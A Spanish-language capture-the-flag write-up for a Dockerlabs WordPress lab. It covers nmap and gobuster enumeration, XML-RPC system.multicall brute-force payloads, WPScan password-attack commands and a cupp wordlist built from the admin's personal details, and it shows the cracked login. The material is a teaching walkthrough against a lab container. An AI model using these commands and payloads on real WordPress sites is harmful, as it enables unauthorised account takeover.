

[#CTF](#)[#wordpress](#)[#wpscan](#)[#cupp](#)[#bruteforce](#)


# Enumeración

- Escaneamos la IP target con nmap.

- `sudo nmap -p- --open -sSCV --min-rate 5000 -Pn -n -vvv 172.18.0.2 -oN nmapscan`

```
File: nmapscan
1 # Nmap 7.90SVN scan initiated Tue Jun 11 13:01:58 2024 as: nmap -p- --open -sSCV --min-rate 5000 -Pn -n -vvv -oN nmapscan 172.18.0.2
2 Nmap scan report for 172.18.0.2
3 Host is up, received arp-response (0.0000090s latency).
4 Scanned at 2024-06-11 13:01:58 EDT for 8s
5 Not shown: 65533 closed tcp ports (reset)
6 PORT      STATE SERVICE REASON      VERSION
7 22/tcp    open  ssh      syn-ack ttl 64      OpenSSH 9.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux; protocol 2.0)
8 | ssh-hostkey:
9 |   256 42:24:24:f5:66:68:a4:ad:8e:24:0d:70:4a:a5:e3:4f (ECDSA)
10 | ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlldHAYNTYAAAAIbmlldHAYNTYAAABBBjpsBdS7+/16sAwAB6NLHrChW8GYQNAW7w+wJ/TacFehCfLyWepCBKXHXDqwhGs4yeZV+ny9eI2+boawC8AIaM=
11 |   256 29:42:2e:b6:85:ae:fb:09:89:8d:b9:c1:dc:4d:fc:1e (ED25519)
12 |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHaknDwhdF9aeQuv8ehUJqqDpVhR04TUjp+GegAiv5iq
13 80/tcp    open  http     syn-ack ttl 64      Apache httpd 2.4.58 ((Ubuntu))
14 |_http-methods:
15 |_Supported Methods: GET POST OPTIONS HEAD
16 |_http-server-header: Apache/2.4.58 (Ubuntu)
17 |_http-title: P\xC3\xA1gina Escolar Universitaria
18 MAC Address: 02:42:AC:12:00:02 (Unknown)
19 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
20
21 Read data files from: /usr/bin/./share/nmap
22 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
23 # Nmap done at Tue Jun 11 13:02:06 2024 -- 1 IP address (1 host up) scanned in 7.67 seconds
```


Tiene los puertos 22 (SSH) y 80 (HTTP) abiertos, veamos qué hay en la pagina web.



La pagina parece ser de una Universidad, éste índex solo parece mostrar un texto en latín, sin embargo hay mas pestañas.

En "Alumnado", "Escolares", "Carreras" y "Contacto" no parece haber nada relevante.

En "Profesores" hay una lista con datos de profesores, y una pista que nos indica que "Luis" es admin de Wordpress.





Seguimos explorando la pagina haciendo fuzzing con `gobuster`.

- `gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,sh,py,txt -u "172.18.0.2"`

```
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://172.18.0.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,html,sh,py,txt
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/index.html (Status: 200) [Size: 6738]
/.html (Status: 403) [Size: 275]
/.php (Status: 403) [Size: 275]
/info.php (Status: 200) [Size: 87152]
/assets (Status: 301) [Size: 309] [--> http://172.18.0.2/assets/]
/wordpress (Status: 301) [Size: 312] [--> http://172.18.0.2/wordpress/]
/javascript (Status: 301) [Size: 313] [--> http://172.18.0.2/javascript/]
/contacto.html (Status: 200) [Size: 3210]
/phpmyadmin (Status: 301) [Size: 313] [--> http://172.18.0.2/phpmyadmin/]
/.php (Status: 403) [Size: 275]
/.html (Status: 403) [Size: 275]
/server-status (Status: 403) [Size: 275]
Progress: 1323360 / 1323366 (100.00%)
=====
Finished
=====
```

Gobuster encuentra varios directorios, si intentamos entrar a <http://172.18.0.2/wordpress>, se nos quedará en estado de carga con el mensaje de "Connecting to escolares.dl". Esto es una señal de que debemos añadir ese dominio a nuestro archivo `/etc/hosts`.



Una vez añadido el dominio, cargamos la página.




Nos muestra otra página, aparentemente de administración, si bajamos podremos ver como hay un post de un usuario llamado "luisillo".



Seguimos fuzzeando en /wordpress.

```
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://172.18.0.2/wordpress/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: html,sh,py,txt,php
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
./php (Status: 403) [Size: 275]
./html (Status: 403) [Size: 275]
/index.php (Status: 301) [Size: 0] [--> http://172.18.0.2/wordpress/]
/wp-content (Status: 301) [Size: 323] [--> http://172.18.0.2/wordpress/wp-content/]
/license.txt (Status: 200) [Size: 19915]
/wp-includes (Status: 301) [Size: 324] [--> http://172.18.0.2/wordpress/wp-includes/]
/readme.html (Status: 200) [Size: 7401]
/wp-trackback.php (Status: 200) [Size: 136]
/wp-admin (Status: 301) [Size: 321] [--> http://172.18.0.2/wordpress/wp-admin/]
/xmlrpc.php (Status: 405) [Size: 42]
Progress: 158229 / 1323366 (11.96%) [ERROR] Get "http://172.18.0.2/wordpress/wp-login.php": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
./php (Status: 403) [Size: 275]
./html (Status: 403) [Size: 275]
/wp-signup.php (Status: 302) [Size: 0] [--> http://escolares.dl/wordpress/wp-login.php?action=register]
Progress: 717009 / 1323366 (54.18%)
```


Antes de nada intentamos entrar a wp-login.php. (Ya que gobuster había reportado un error).



Tarda en cargar pero nos termina mostrando el login, bien, sabemos que funciona.

Vemos que **gobuster** nos reporta el contenido de /wordpress, el wp-login.php que da error, y un archivo **xmlrpc.php** el cual es posible que podamos usar para logearnos en Wordpress. (<https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/wordpress#xml-rpc>)

Veamos que hay en **xmlrpc.php**.



XML-RPC acepta solo acepta peticiones POST.

---

## ¿Qué es XML-RPC?

**XML-RPC** es un protocolo que utiliza XML para codificar sus llamadas y HTTP como mecanismo de transporte. En el contexto de WordPress, `xmlrpc.php` es un archivo que habilita la funcionalidad de XML-RPC, permitiendo que aplicaciones remotas interactúen con WordPress, por ejemplo, para publicar contenido desde un cliente de blogging remoto.

## ¿Por Qué es Vulnerable?

La vulnerabilidad principal de `xmlrpc.php` reside en su capacidad de manejar múltiples métodos (`wp.getUsersBlogs`, `system.listMethods`, `system.getCapabilities`, etc...) y, en particular, el método `system.multicall`, que permite agrupar múltiples llamadas en una sola petición. Esto puede ser explotado para realizar ataques de fuerza bruta a las credenciales de usuario de una manera más eficiente que con intentos individuales, ya que se pueden probar múltiples combinaciones de usuario/contraseña en una sola solicitud HTTP.

Para hacer este ataque XML-RPC se pueden usar scripts de bruteforce en bash, python... etc. (Ejemplo de Mario con Maquina Internal (THM) <https://www.youtube.com/watch?v=PnH4uwY0X9U>)

El hecho de que `xmlrpc.php` acepte peticiones POST no es una prueba de que pueda ser explotado para un ataque de fuerza bruta de credenciales, sin embargo, éste nos puede indicar el potencial para tal ataque.

Para saber si el **xmlrpc.php** es realmente vulnerable a ataques de fuerza bruta, necesitamos hacer unas pruebas viendo como se comporta el tramite de peticiones.

## Prueba de verificación de vulnerabilidad

Si hacemos una petición POST con `curl` a <http://172.18.0.2/xmlrpc.php> con este payload XML y nos devuelve los métodos del sistema, estaríamos interactuando con el servidor.

- `curl -d '<methodCall><methodName>system.listMethods</methodName></methodCall>' http://172.18.0.2/xmlrpc.php`

```
~/Desktop/Dockerlabs/Escolares curl -d '<methodCall><methodName>system.listMethods</methodName></methodCall>' http://172.18.0.2/wordpress/xmlrpc.php
<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <params>
    <param>
      <value>
        <array><data>
          <value><string>system.multicall</string></value>
          <value><string>system.listMethods</string></value>
          <value><string>system.getCapabilities</string></value>
          <value><string>demo.addTwoNumbers</string></value>
          <value><string>demo.sayHello</string></value>
          <value><string>pingback.extensions.getPingbacks</string></value>
          <value><string>pingback.ping</string></value>
          <value><string>mt.publishPost</string></value>
          <value><string>mt.getTrackbackPings</string></value>
          <value><string>mt.supportedTextFilters</string></value>
          <value><string>mt.supportedMethods</string></value>
          <value><string>mt.setPostCategories</string></value>
          <value><string>mt.getPostCategories</string></value>
          <value><string>mt.getRecentPostTitles</string></value>
          <value><string>mt.getCategoryList</string></value>
          <value><string>metaWeblog.getUsersBlogs</string></value>
          <value><string>metaWeblog.deletePost</string></value>
          <value><string>metaWeblog.newMediaObject</string></value>
          <value><string>metaWeblog.getCategories</string></value>
          <value><string>metaWeblog.getRecentPosts</string></value>
          <value><string>metaWeblog.getPost</string></value>
          <value><string>metaWeblog.editPost</string></value>
          <value><string>metaWeblog.newPost</string></value>
          <value><string>blogger.deletePost</string></value>
          <value><string>blogger.editPost</string></value>
          <value><string>blogger.newPost</string></value>
        </data>
      </value>
    </param>
  </params>
</methodResponse>
```

Nos devuelve una lista de todos los metodos con los que podemos interactuar. Esto significa que es vulnerable.

---

## Explotación (PoC)

En lo que se basaría el bruteforce sería en enviar multiples llamadas como la que acabamos de hacer pero usando el metodo `system.multicall` y con el siguiente payload:

```
# ESTE PAYLOAD SERÍA UNA PETICIÓN
```

```
<?xml version="1.0" encoding="UTF-8"?>
<methodCall>
  <methodName>wp.getUsersBlogs</methodName>
  <params>
    <param><value>USER</value></param>
    <param><value>PASS</value></param>
  </params>
</methodCall>
```

```
# ESTE PAYLOAD SERÍA CON VARIAS PETICIONES POR LLAMADA
```

```
<?xml version="1.0"?>
<methodCall>
  <methodName>system.multicall</methodName>
  <params>
    <param>
      <value>
```

```
<array>
  <data>
    <value>
      <struct>
        <member>
          <name>methodName</name>
          <value><string>wp.getUsersBlogs</string></value>
        </member>
        <member>
          <name>params</name>
          <value>
            <array>
              <data>
                <value><array><data>
                  <value><string>USER</string></value>
                  <value><string>PASS</string></value>
                </data></array></value>
              </data>
            </array>
          </value>
        </member>
      </struct>
    </value>
    <value>
      <struct>
        <member>
          <name>methodName</name>
          <value><string>wp.getUsersBlogs</string></value>
        </member>
        <member>
          <name>params</name>
          <value>
            <array>
              <data>
                <value><array><data>
                  <value><string>USER</string></value>
                  <value><string>PASS</string></value>
                </data></array></value>
              </data>
            </array>
          </value>
        </member>
      </struct>
    </value>
  </data>
</array>
```

```

        </value>
        <!-- Agrega más combinaciones aquí -->
    </data>
</array>
</value>
</param>
</params>
</methodCall>

```

## Opción script (Via opcional)

Todo esto puede ser automatizado con bash o python como había especificado antes. (Ejemplo de Mario con Maquina Internal (THM) <https://www.youtube.com/watch?v=PnH4uwY0X9U>)

## Opción WPScan (Via usada en este Write-Up)

WPScan es una herramienta que se usa para escanear Wordpress en busca de vulnerabilidades, también puede usarse para explotarlas, yo voy a usarla como exploit para el **XML-RPC** ya que hacer un script para el ataque me dió problemas. (WPScan tiene una opción específicamente para hacer bruteforce XML-RPC).

Antes de hacer el ataque, lo recomendable es hacer una enumeración primero, en este caso haré una enumeración de usuarios y plugins agresiva ( `-e p --plugins-detection aggressive` ).

- `wpscan --url http://escolares.dl/wordpress -e u,p --plugins-detection aggressive`

# WPScan Output

```

-----
--
\ \      / /  _ \ / ____|
\ \  /\  / / | |_) | (___
\ \ / \ / / | |___/ \___ \ / _ \
\  /\  / | |   ____ ) | (___ ( | | |
 \ / \ / | |   |____/ \___ \___ \ | |
  \ / \ / | |   |____/ \___ \___ \ | |

WordPress Security Scanner by the WPScan Team
Version 3.8.25
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

-----

[+] URL: http://escolares.dl/wordpress/ [172.18.0.2]
[+] Started: Tue Jun 11 15:08:27 2024

```



## Interesting Finding(s):

### [+] Headers

- | Interesting Entry: Server: Apache/2.4.58 (Ubuntu)
- | Found By: Headers (Passive Detection)
- | Confidence: 100%

### [+] XML-RPC seems to be enabled: <http://escolares.dl/wordpress/xmlrpc.php>

- | Found By: Direct Access (Aggressive Detection)
- | Confidence: 100%
- | References:
- | - [http://codex.wordpress.org/XML-RPC\\_Pingback\\_API](http://codex.wordpress.org/XML-RPC_Pingback_API)
- | -

[https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\\_ghost\\_scanner/](https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/)

- | -

[https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress\\_xmlrpc\\_dos/](https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/)

- | -

[https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\\_xmlrpc\\_login/](https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/)

- | -

[https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\\_pingback\\_access/](https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/)

### [+] WordPress readme found: <http://escolares.dl/wordpress/readme.html>

- | Found By: Direct Access (Aggressive Detection)
- | Confidence: 100%

### [+] Upload directory has listing enabled: <http://escolares.dl/wordpress/wp-content/uploads/>

- | Found By: Direct Access (Aggressive Detection)
- | Confidence: 100%

### [+] The external WP-Cron seems to be enabled:

<http://escolares.dl/wordpress/wp-cron.php>

- | Found By: Direct Access (Aggressive Detection)
- | Confidence: 60%
- | References:
- | - <https://www.iplocation.net/defend-wordpress-from-ddos>
- | - <https://github.com/wpscanteam/wpscan/issues/1299>

### [+] WordPress version 6.5.4 identified (Latest, released on 2024-06-05).

- | Found By: Rss Generator (Passive Detection)
- | - <http://escolares.dl/wordpress/index.php/feed/>,  
<generator><https://wordpress.org/?v=6.5.4></generator>
- | - <http://escolares.dl/wordpress/index.php/comments/feed/>,  
<generator><https://wordpress.org/?v=6.5.4></generator>

### [+] WordPress theme in use: twentytwentyfour

```
| Location: http://escolares.dl/wordpress/wp-
content/themes/twentytwentyfour/
| Latest Version: 1.1 (up to date)
| Last Updated: 2024-04-02T00:00:00.000Z
| Readme: http://escolares.dl/wordpress/wp-
content/themes/twentytwentyfour/readme.txt
| [!] Directory listing is enabled
| Style URL: http://escolares.dl/wordpress/wp-
content/themes/twentytwentyfour/style.css
| Style Name: Twenty Twenty-Four
| Style URI: https://wordpress.org/themes/twentytwentyfour/
| Description: Twenty Twenty-Four is designed to be flexible, versatile and
applicable to any website. Its collecti ...
| Author: the WordPress team
| Author URI: https://wordpress.org
|
| Found By: Urls In Homepage (Passive Detection)
| Confirmed By: Urls In 404 Page (Passive Detection)
|
| Version: 1.1 (80% confidence)
| Found By: Style (Passive Detection)
| - http://escolares.dl/wordpress/wp-
content/themes/twentytwentyfour/style.css, Match: 'Version: 1.1'
```

```
[+] Enumerating Most Popular Plugins (via Aggressive Methods)
Checking Known Locations - Time: 00:00:09
```

```
<=====
=====> (1498 / 1498) 100.00% Time: 00:00:09
```

```
[+] Checking Plugin Versions (via Passive and Aggressive Methods)
```

```
[i] Plugin(s) Identified:
```

```
[+] akismet
```

```
| Location: http://escolares.dl/wordpress/wp-content/plugins/akismet/
| Latest Version: 5.3.2
| Last Updated: 2024-05-31T16:57:00.000Z
|
| Found By: Known Locations (Aggressive Detection)
| - http://escolares.dl/wordpress/wp-content/plugins/akismet/, status: 403
|
| The version could not be determined.
```

```
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00
```

```
<=====
=====> (10 / 10) 100.00% Time: 00:00:00
```

```
[i] User(s) Identified:
```

```
[+] luisillo
```

```
| Found By: Author Posts - Author Pattern (Passive Detection)
| Confirmed By:
|   Rss Generator (Passive Detection)
|   Wp Json Api (Aggressive Detection)
|     - http://escolares.dl/wordpress/index.php/wp-json/wp/v2/users/?
per_page=100&page=1
|   Author Sitemap (Aggressive Detection)
|     - http://escolares.dl/wordpress/wp-sitemap-users-1.xml
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
```

[!] No WPScan API Token given, as a result vulnerability data has not been output.

[!] You can get a free API token with 25 daily requests by registering at <https://wpscan.com/register>

```
[+] Finished: Tue Jun 11 15:09:51 2024
[+] Requests Done: 1554
[+] Cached Requests: 9
[+] Data Sent: 454.537 KB
[+] Data Received: 1.179 MB
[+] Memory used: 230.879 MB
[+] Elapsed time: 00:01:23
```

WPScan nos lista **XML-RPC**, la versión de Wordpress, y entre otras cosas, el theme, los plugins y un usuario "luisillo", efectivamente el usuario que habíamos encontrado antes existe, ahora es momento de lanzar el ataque de fuerza bruta, en este caso usaremos el diccionario rockyou.txt.

- `wpscan --url http://172.18.0.2/wordpress/ -U luisillo -P /usr/share/wordlists/rockyou.txt --password-attack xmlrpc`

```
[i] No Valid Passwords Found.
```

```
[!] No WPScan API Token given, as a result vulnerability data has not been output.
```

```
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
```

Desafortunadamente, usar el diccionario rockyou.txt no es la vía intencionada de ésta maquina, deberemos hacer nuestro propio diccionario usando `cupp` con los pocos datos que tenemos sobre la página/usuarios.

`cupp` es un script de generación de diccionarios, en el que podemos darle datos sobre nuestra victima y nos generará un diccionario con diferentes combinaciones de contraseñas.

En este caso, vamos a intentar obtener toda la información posible de "luisillo", la página `http:172.18.0.2/profesores.html` que habíamos visitado antes contiene información que nos puede ser útil para usar con `cupp`.

(admin wordpress)

**Luis ;)**

Matrícula: 19131337

Especialidad: Ingeniería en Sistemas

Fecha de Nacimiento: 09/10/1981

Email: luisillo@example.com

- `cupp -i` (E introducimos los datos que tenemos)

```
~/Desktop/dockerlabs/Escolares cupp -i
cupp.py!
# Common
# User
# Passwords
# Profiler
[ Muris Kurgas | j0rgan@remote-exploit.org ]
[ Mebus | https://github.com/Mebus/ ]

[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: Luis
> Surname:
> Nickname: TLuisillo_o
> Birthdate (DDMMYYYY): 09101981

> Partners) name:
> Partners) nickname:
> Partners) birthdate (DDMMYYYY):

> Child's name:
> Child's nickname:
> Child's birthdate (DDMMYYYY):

> Pet's name:
> Company name:

> Do you want to add some key words about the victim? Y/[N]: y
> Please enter the words, separated by comma. [i.e. hacker,juice,black], spaces will be removed: 19131337
> Do you want to add special chars at the end of words? Y/[N]: n
> Do you want to add some random numbers at the end of words? Y/[N]: n
> Leet mode? (i.e. leet = 1337) Y/[N]: n

[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to luis.txt, counting 1748 words.
[+] Now load your pistolero with luis.txt and shoot! Good luck!
```

Ahora tenemos nuestro propio diccionario para hacer fuerza bruta a una posible contraseña de Luis.

- `wpscan --url http://172.18.0.2/wordpress/ -U luisillo -P`  
`~/Desktop/Dockerlabs/Escolares/luis.txt --password-attack xmlrpc`

```
[i] No Config Backups Found.
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - luisillo / Luis1981

Trying luisillo / Luis19810 Time: 00:00:02 <=====
> (260 / 2008) 12.94% ETA: ??:??:??

[!] Valid Combinations Found:
| Username: luisillo, Password: Luis1981
```

`wpscan` encontró la contraseña, "Luis1981", probémosla en el login de Wordpress.



Nombre de usuario o correo electrónico

Contraseña



☐ Recuérdame

¿Has olvidado tu contraseña?

[← Ir a escolares](#)





escolares

+ Añadir

Escriptorio

Inicio

Actualizaciones

Entradas

Medios

Páginas

Comentarios

Apariencia

Plugins

Usuarios

Herramientas

Ajustes

WP File Manager

Cerrar menú


Hola, luisillo

Opciones de pantalla

Ayuda


# ¡Te damos la bienvenida a WordPress!

[Aprende más sobre la versión 6.5.4.](#)

**Crea contenido rico con bloques y patrones**


Los patrones de bloques son diseños de bloques preconfigurados. Úsalos para inspirarte o crear nuevas páginas en un instante.

[Añadir una nueva página](#)

**Personaliza todo tu sitio con temas de bloques**

Diseña todo en tu sitio — Desde la cabecera hasta el pie de página. Todo usando bloques y patrones.

[Abrir el editor del sitio](#)

**Cambia la apariencia de tu sitio con los estilos**

